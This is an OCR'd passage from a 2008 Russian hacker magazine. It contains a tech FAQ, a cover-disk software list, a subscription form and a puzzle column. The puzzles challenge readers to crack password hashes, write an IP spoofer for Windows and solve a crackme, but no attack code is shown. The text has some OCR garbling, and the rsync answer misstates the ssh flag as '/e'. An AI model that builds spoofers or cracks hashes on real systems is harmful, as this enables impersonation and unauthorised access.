Q: Как прикрутить поддержку GTK к Visual Studio?

A: Для этого лучше всего взять не официальную сборку, а переработанный альтернативный проект **gladeWin32** (http://sourceforge.net/projects/gladewin32/). К сожалению, в списке поддерживаемых IDE VS пока не присутствует. Поэтому после установки файлов (по умолчанию в папку C:\GTK\) придется прописать путь к библиотекам вручную. Для этого открываем окно с настройками «Menu → Tools → Options», выбираем слева «Projects and Solutions → VC++ Directories» и добавляем в правой части окна следующие пути:

```
C:\GTK\lib\gtk-2.0\include
C:\GTK\lib\glib-2.0\include
C:\GTK\include\cairo
C:\GTK\include\libglade-2.0
C:\GTK\include\gtk-2.0
C:\GTK\include\libxml2
C:\GTK\include\pango-1.0
C:\GTK\include\glib-2.0
C:\GTK\include\atk-1.0
C:\GTK\include
```

Затем выбираем «Show directories for: → Library files» и добавляем еще две директории:

```
C:\GTK\include\glib-2.0\glib\
C:\GTK\lib
```

Готово!

Q: Как лучше всего синхронизировать файлы между двумя серверами на *nix-платформе?

A: Когда-то давно я бы тебе непременно порекомендовал использовать стандартную утилиту rcp. Но время ее прошло, и на смену пришла замечательная программа rsync. Это как раз то, что тебе нужно: утилита занимается тем, что синхронизирует копии файлов между разными машинами в Сети. RSync очень удобен, — его алгоритм построен так, что отслеживает, как изменился файл, и копирует только необходимые части. Сравнение осуществляется быстро, практически моментально. Кроме того, невероятно полезной будет способность работать через ssh — для этого достаточно лишь запустить его с дополнительным ключом /e, что обеспечивает защищенность канала без необходимости использовать дополнительный софт. Для уменьшения трафика rsync также умеет сжимать данные при передаче по Сети. Рассмотрим пример использования rsync как средство синхронизации файлов между серверами:

```
rsync -e ssh --progress -lzuogthvr
--compress-level=9
 --delete-after root@<MASTER
SERVER>:/home/<USER> /home/
```

Пример для случая, когда копирование осуществляется в другую сторону:

```
rsync -e ssh --progress -lzuogthvr
--compress-level=9
 --delete-after /home/<USER>
root@<MASTER SERVER>:/home/
```

Обрати внимание на последний слеш, так как он имеет значение для rsync. Если на конце исходной директории стоит «/», то это означает копирование содержимого директории; отсутствие слеша означает, что копируется директория и ее содержимое. ⌶

>>WINDOWS
>Development
7>>windowsASPhere 2.0.0
DzSoft Perl Editor 5.8.3.7
IntelliJ IDEA 8 Milestone 1
Jaxe 3.1
Lingobit Localizer 5.0
Lisp in a Box
MacroMachine 3.1
MasmEd 1.3
Microsoft Silverlight for Windows 2.0
Mono for Windows 2.0
MONyog 2.8.2
Nullsoft Install System (NSIS) 2.40
RubyMine build 435
Small Basic
Tanida Demo Builder v7.0.0.10
Tarma Installer 5.4.3209
Zeus for Windows 3.96r

>Games
.Teeworld 0.4.3
WorldOfGooDemo.1.0

>Misc
..Adeona 0.2.1a
BareTail 3.50a
Chandler Desktop 1.0.2
Console 2.0
D3DGear 3.16
Evernote 3.0.0
Everything 1.1.4
Gmail Drive Config 1.0
GMail Drive v1.0.13
Google Maps Images Downloader 4.29
HyperCalendar Pro 3.11
IjCrab 1.0.3
MySecretFolder 4.32
PeaZip 2.3a
Qliner hotkeys 2.0.1
Real Desktop 1.42
ReNamer
RocketDock 1.35
Texter 0.6
True Launch Bar 32-bit Edition 4.3
uOrganized 2.0
Vistanita Duplicate Finder 3.4
winPenPack Essential 3.4
WinRAR 3.80
Расчёт для Банка 4.01

>Multimedia
2nd Speech Center 3.30.7.1129
Active Pixels 3.05
Audio Editor Pro 2.91
Easy CD-DA Extractor 12
FairUse Wizard 2.8
Floola for Windows 3.8
Media Converter SA Edition 0.8
Microsoft WorldWide Telescope
Mp3 Audio Editor 7.3.1
Nero 9
Nokia PC Suite 7.0.9.2
NoteZilla 7.0

PianoFX STUDIO 4.0
Picassa
Reaper 2.52
SnagIt 7.0.2
Sweet Home 3D 1.4
The GIMP 2.6.2
TwistedBrush Pro Studio 15.58
XnView v1.95.2

>Net
.Active WebCam 10.1
BFilter 1.1.4
Bit Che 1.0
BitSpirit 3.3.2.327
Comodo Internet Security 3.5
Crossloop 2.31
Digsby
HiDownload 7
inSSIDer 1.0.13.0926
JBidwatcher 2.0beta8
MIB Browser 6.1
MooO ConnectionWatcher 1.31
Network Automation BPA Server 7
Openfire 3.6.0a
Orion NetFlow Traffic Analyzer 3
phpMyAdmin 3.0.1.1
Pidgin 2.5.2
PNG recompressor v0.87 beta
RASPPPOE 0.99b
SAS.Планета
Serv-U 7.3.0.2
Skype Recorder 2.31
SolarWinds Orion VoIPMon 2.0
Tera Term 4.60
TubeHunter Ultra 2.0
USB to Ethernet Connector 3.0.6.406

>Security
0x4553-Intercepter 0.76
Aircrack-ng 0.9.3
hoSproxy 1.0
Neuber Security Task Manager 1.7
nmap 4.76
proxystrike 1.0
R-Wipe & Clean 8.0
Ratproxy 1.51
TrueCrypt 6.1
Web-Harvest
WirelessKeyView 1.18

>System
.AutoIt 3.2.12.1
CleanMem 1.3.0
CyberLink PowerBackup 2.5
Disk Write Copy Professional 1.5.3577
Error Repair Pro 3.85
Event Log Explorer 3.0
EVEREST Ultimate Edition 4.60 Final
Ext2Fsd 0.46
Horodruin 2.3.241.0
JkDefrag v3.36
jv16 PowerTools 2008
KillProcess 2.43
MemTurbo 4

MultiSet 6.2
OpenOffice 3.0.0
Partition Table Doctor V3.5 Personal Edition
PowerCmd v1.5
Quicksys RegDefrag 2.1
RadarSync 2008
Recover Keys 2.0.0.25
SQLyog for Windows 7.12
Sysinternals Suite Build 103008
UNetbootin 2.82
USB Monitor Professional 5.22
VirtualBox 2.0.4
Vista Manager 1.5.8
WinSnap 2.1.16
Антивирус Касперского 2009

>>UNIX
>Desktop
Asunder 1.6.1
Avidemux 2.4.3
Backintime 0.6
Blender 2.48
Cameralife 2.6
Fontmatrix 0.4.2
Freevo 1.8.2
Gimp 2.6.1
Gnomedo 0.5.99.0
Gsmartcontrol 0.8.0rc3
Kalarm 2.0.5
Nted 1.4.0
Openoffice 3.0.0
Pykaraoke 0.6
Recordmydesktop 0.3.7.3
Sonata 1.5.3
Stellarium 0.10.0
Subtitleeditor 0.25.0
Sunbird 0.9
Ufraw 0.14
Xorriso 0.2.8.pl00

>Devel
Argouml 0.26
Atomsphere 2.0.2.1
Bless 0.6.0
Codeblocks 8.02
Gendesign 0.5.3
Jdk 6update10
Liaison 0.5.4
Mono 2.0
Mpmath 0.10
Pyopengl 3.0.0b6
Python 2.6
Threeds 0.3.1

>Games
Boswars 2.5
Doomsday 1.9.0-beta5.1
Diamondfighters 0.9.4.2
Lms 4.0
Wesnoth 1.4.5

>Net
Aria2 0.16.1
Bitswash 0.0.6

Clive 1.0.2
Denat
Dillo 2.0
Gpodder 0.13.0
Gsambad 0.2.7
Haproxy 1.3.15.5
Httpripper 1.0.0
Licq 1.3.6
Linphone 3.0.0
Logstalgia 0.9.1
Opera 9.61
Radialnet 0.44
Smb4k 0.10.1
Sockso 1.1
Wireshark 1.0.3


>Security
Check_websites 4beta
Corkscrew 2.0
Dropbear 0.51
John 1.7.3.1
Packetfence 1.7.3
Sam 0.1.0
Scapy 2.0.0.10
Stegnate 0.0.1
Vuurmuur 0.6
Yummy

>Server
Amavisd-new 2.6.1
Apache 2.2.10
Asterisk 1.4.22
Bind 9.5.0-p2bmail 2.2.10
Dhcp 4.0.0neyd 1.5c
Hylafax 4.4.4
Lighttpd 1.4.20
Mysql 5.0.67
Nsd 3.1.1
Nut 2.2.2
Openldap 2.4.12
Openssh 5.1p1
Openvpn 2.1rc13
Postfix 2.5.5tpd 1.0.21
Samba 3.2.4
Sendmail 8.14.3
Sqlite 3.6.4
Squid 3.0stable9
Vsftpd 2.0.7

>System
Alsa-driver 1.0.17
Ati 8.10
Hybrid 5.10.27.6
Iptables 1.4.2
Linux 2.6.27.2
Madwifi 0.9.4
Nvidia 177.80
Ports
Powertop 1.10
Prism-driver 0.5.10
Xf86-video-intel 2.4.1
Xorg 7.4

>X-Distr
Mandriva Linux 2009





ВЫГОДА • ГАРАНТИЯ • СЕРВИС

КАК ОФОРМИТЬ ЗАКАЗ

1. Разборчиво заполните подписной купон и квитанцию, вырезав их из журнала, сделав ксерокопию или распечатав с сайта www.glc.ru.
2. Оплатите подписку через Сбербанк .
3. Вышлите в редакцию копию подписных документов — купона и квитанции — любым из нижеперечисленных способов:

- по электронной почте **subscribe@glc.ru;**
- по факсу **8 (495) 780-88-24;**
- по адресу **119021, Москва, ул. Тимура Фрунзе, д. 11, стр. 44, ООО «Гейм Лэнд», отдел подписки.**

ВНИМАНИЕ!

Подписка оформляется в день обработки купона и квитанции в редакции:

- в течение пяти рабочих дней после отправки подписных документов в редакцию по факсу или электронной почте;
- в течение 20 рабочих дней после отправки подпис ных документов по почтовому адресу редакции.

Рекомендуем использовать факс или электронную почту, в последнем случае предварительно отсканировав или сфотографировав документы.

Подписка оформляется с номера, выходящего через один календарный месяц после оплаты. Например, если вы производите оплату в ноябре, то журнал будете получать с января.

Подписка на журнал **«ХАКЕР+DVD»** на 6 месяцев стоит 1200 руб. Подарочные журналы при этом не высылаются

По всем вопросам, связанным с подпиской, звоните по бесплатным телефонам **8(495)780-88-29** (для москвичей) и **8(800)200-3-999** (для жителей других регионов России, абонентов сетей МТС, БиЛайн и Мегафон). **Вопросы о подписке можно также направлять по адресу info@glc.ru или прояснить на сайте www.GLC.ru**

ПОДПИСНОЙ КУПОН

ПРОШУ ОФОРМИТЬ ПОДПИСКУ НА ЖУРНАЛ «ХАКЕР»

ПОДПИСНОЙ КУПОН

ПРОШУ ОФОРМИТЬ ПОДПИСКУ НА ЖУРНАЛ « »

☐ на 6 месяцев
☐ на 12 месяцев
начиная с ______________ 200 г.

☐ Доставлять журнал по почте на домашний адрес
Доставлять журнал курьером:
☐ на адрес офиса*
☐ на домашний адрес**

(отметь квадрат выбранного варианта подписки)

Прошу выслать бесплатный номер журнала ______________

Ф.И.О.

АДРЕС ДОСТАВКИ:

индекс
область/край
город
улица
дом корпус
квартира/офис
телефон ( ) код
e-mail
сумма оплаты

*в свободном поле укажи название фирмы и другую необходимую информацию
**в свободном поле укажи другую необходимую информацию и альтернативный вариант доставки в случае отсутствия дома

свободное поле

Извещение

ИНН 7729410015 ООО «Гейм Лэнд»
АБ «ОРГРЭСБАНК», г. Москва
р/с № 40702810509000132297
к/с № 30101810900000000990
БИК 044583990 КПП 770401001
Плательщик
Адрес (с индексом)
Назначение платежа | Сумма
Оплата журнала «______________»
с 200 г.
Ф.И.О.
Подпись плательщика

Кассир

Квитанция

ИНН 7729410015 ООО «Гейм Лэнд»
АБ «ОРГРЭСБАНК», г. Москва
р/с № 40702810509000132297
к/с № 30101810900000000990
БИК 044583990 КПП 770401001
Плательщик
Адрес (с индексом)
Назначение платежа | Сумма
Оплата журнала «______________»
с 200 г.
Ф.И.О.
Подпись плательщика

Кассир



X-PUZZLE


ИВАН СКЛЯРОВ
/ XPUZZLE@REAL.XAKEP.RU /

ПРОЙДИСЬ ДЕБАГГЕРОМ ПО СВОИМ МОЗГАМ!

НЕ СТЕСНЯЙСЯ ПРИСЫЛАТЬ ОТВЕТЫ, ДАЖЕ ЕСЛИ ТЫ СМОГ ОТВЕТИТЬ ВСЕГО НА ОДИН ПАЗЛ, — Я С ИНТЕРЕСОМ ПОЧИТАЮ ТВОИ ОРИГИНАЛЬНЫЕ РЕШЕНИЯ. НУ, А ГЕРОИ, КОТОРЫЕ ПЕРВЫМИ ПРАВИЛЬНО ОТВЕТЯТ НА ВСЕ ВОПРОСЫ, ПОЛУЧАТ ПРИЗЫ И УВИДЯТ СВОИ ИМЕНА НА СТРАНИЦАХ]I[.

НО ПОМНИ: В БОЛЬШИНСТВЕ СЛУЧАЕВ ВАРИАНТ ОТВЕТА ЗАСЧИТЫВАЕТСЯ КАК ПРАВИЛЬНЫЙ, ТОЛЬКО ЕСЛИ К НЕМУ ПРИЛОЖЕНО ПОДРОБНОЕ И ВЕРНОЕ ОБЪЯСНЕНИЕ!


ПОБЕДИТЕЛЬ, ЗАНЯВШИЙ ПЕРВОЕ МЕСТО, ПОЛУЧАЕТ ТАКЖЕ КНИГУ ОТ ВЕДУЩЕГО РУБРИКИ:




ПЕРЕСТАНОВКИ СИМВОЛОВ

Определи, сколько различных паролей можно составить из символов следующего пароля:

N8A*6AdYzz8A



НАЙДИ ЗАКОНОМЕРНОСТЬ

Найди закономерность в размещении букв в пароле и восстанови букву вместо красной точки.

C G • O S Y

ВОССТАНОВИ ПАРОЛИ

Допустим, тебе попал в руки файл с хэшами паролей (показаны на рисунке). Ты не знаешь, от какой системы и каким алгоритмом они созданы. Докажи, что ты хакер, восстанови пароли из этих хешей. Файл Passwords.txt с хэшами можно взять на диске к журналу.



IP-SPOOFER СВОИМИ РУКАМИ

Как известно, начиная с Windows XP SP2, Microsoft встроила защиту в свою ОС. Она не позволяет подделывать IP-адрес источника в отправляемых сетевых пакетах, то есть осуществлять IP-spoofing. Я предлагаю тебе поломать немного голову и написать все-таки IP-spoofer под Windows XP SP2,SP3/Vista. Твоя программа должна посылать пакеты на любой сетевой адрес в интернете с поддельным IP-адресом отправителя.

Язык программирования особого значения не имеет (хотя я больше всего люблю Си). Чтобы тебе было морально легче, скажу, что уже давно существуют коммерческие программы, которые позволяют делать IP-spoofing во всех версиях Windows. Кстати, в моей книге «Программирование боевого софта под Linux» ты можешь найти множество различных исходных кодов IP-спуферов под Linux с подробными комментариями.

КРЯКМИ

На рисунке ты видишь шестнадцатеричный код файла XPUZZLE4.COM (187 байт), который после запуска просит ввести логин и пароль. Если все верно, выводится «OK!». Иначе — «WRONG!». Задание простое — определить правильный логин и пароль. Файл XPUZZLE4.COM можно найти на диске к журналу или на моем сайте www.sklyaroff.ru.




ОТВЕТЫ К ПРЕДЫДУЩЕМУ ВЫПУСКУ X-PUZZLE

РАСШИФРУЙ ТЕКСТ

Расшифрованный текст представляет собой отрывок из RFC-793. Алгоритм шифрования следующий: ASCII-код каждого символа в двоичном представлении делится на две половины (по 4 бита) и эти две половины просто меняются местами. Например, двоичный ASCII-код символа «A» равен 01000001b и после перестановки половин будет иметь вид 00010100b (14h) — это совершенно другой символ. Программу, которая выполняет шифрование и дешифровку по этому алгоритму, можно найти на диске к журналу (transbyte).

00000ТЕР

0000щение скрыто методом стеганографии посредством известной программы **JPHS**. Это можно определить с помощью какой-нибудь дестеганографической утилиты, например, stegdetect. Чтобы извлечь сообщение из файла требуется пароль — его можно найти на самом рисунке; это слово «**sex**».

ПРЕДСТАВЛЕНИЕ 'ПИ'

Постоянная e (2.718...) будет представлена значением 402DF854h. Алгоритм преобразования использован тот же самый, что используется в сопроцессорах для представления вещественных чисел с плавающей запятой (стандарт IEEE 754). Его описание можно найти в интернете или в умных книгах по ассемблеру.


00000ВА

00000фровано слово «**sklyaroff**». Это простое задание на знание информатики, т. к. каждая буква закодирована с помощью двоичного кода Фрэнсиса Бэкона: a — AAAAA, b — AAAAB, c — AAABA, d — AAABB и т. д.

00000ГАДОЧНОЕ УРАВНЕНИЕ

00000то знака вопроса должно стоять число 19. Уравнения представлены в 13-ричной системе счисления.


http://WWW2



ДЛЯ ХРАНЕНИЯ ЗАМЕТОК

EVERNOTE
EVERNOTE.COM

Когда я понял, что от разбросанных по разным местам заметок (а они у меня были и на бумаге, и в текстовом файле, и в документе на Google Docs) толку мало, я стал оформлять свои записи исключительно через Evernote. Почему? Во-первых, это удобный веб-сервис, к которому можно обратиться откуда угодно. Во-вторых, на компьютере и сотовом телефоне можно использовать специальные приложения, не парясь с браузером. И, в-третьих, что очень важно, все заметки всегда синхронизированы!



ЧТОБЫ УСПЕТЬ НА ПОЕЗД

ЯНДЕКС.РАСПИСАНИЯ
RASP.YANDEX.RU

Онлайновый сервис от Яндекса, предоставляющий расписание движения поездов и самолетов. Работать с «расписанием» проще просто. Ты просто заходишь на сайт — и тот, определив по IP твой город, выдает расписание от ближайших вокзалов до Москвы. Понятно, что ничего не мешает посмотреть и любые другие расписания, поэтому в итоге мы имеем отличную базу по поездам и рейсам самолетов в одном месте.



ДЛЯ ХРАНЕНИЯ ФАЙЛОВ ONLINE

MYDISK
MYDISK.SE

Это был бы еще одни сервис для хранения файлов, если бы не одна интересная деталь: myDisk поддерживает протокол webDAV. А значит, что файловое хранилище можно подключить практически к любой операционной системе и прозрачно работать с ним из любых приложений. После регистрации в распоряжении пользователей предоставляется 2 Гб дискового пространства. Это немного, но никто не ограничивает количество акков :)



РАБОТА С ОНЛАЙН-ПОЧТОЙ В ОФЛАЙН

ZOHO MAIL
MAIL.ZOHO.COM

Всем известный Gmail хорош всем, кроме одного — для использования обязательно нужно находиться в Сети. А что если интернета нет под рукой, а мириться с тормозами через GPRS нет никакого желания? Пока спецы из Google медлят, почтовый сервис от известной компании Zoho успешно предоставляет пользователям возможность работать с почтой офлайн. При этом интерфейс и некоторые другие фишки возможно понравятся тебе даже больше, чем ящик от Google.

ХАКЕР 11(НОЯБРЬ)08 **ВЗЛОМ МЕТРО/** КОПИРОВАНИЕ И ПОДДЕЛКА БИЛЕТОВ МОСКОВСКОГО МЕТРОПОЛИТЕНА 119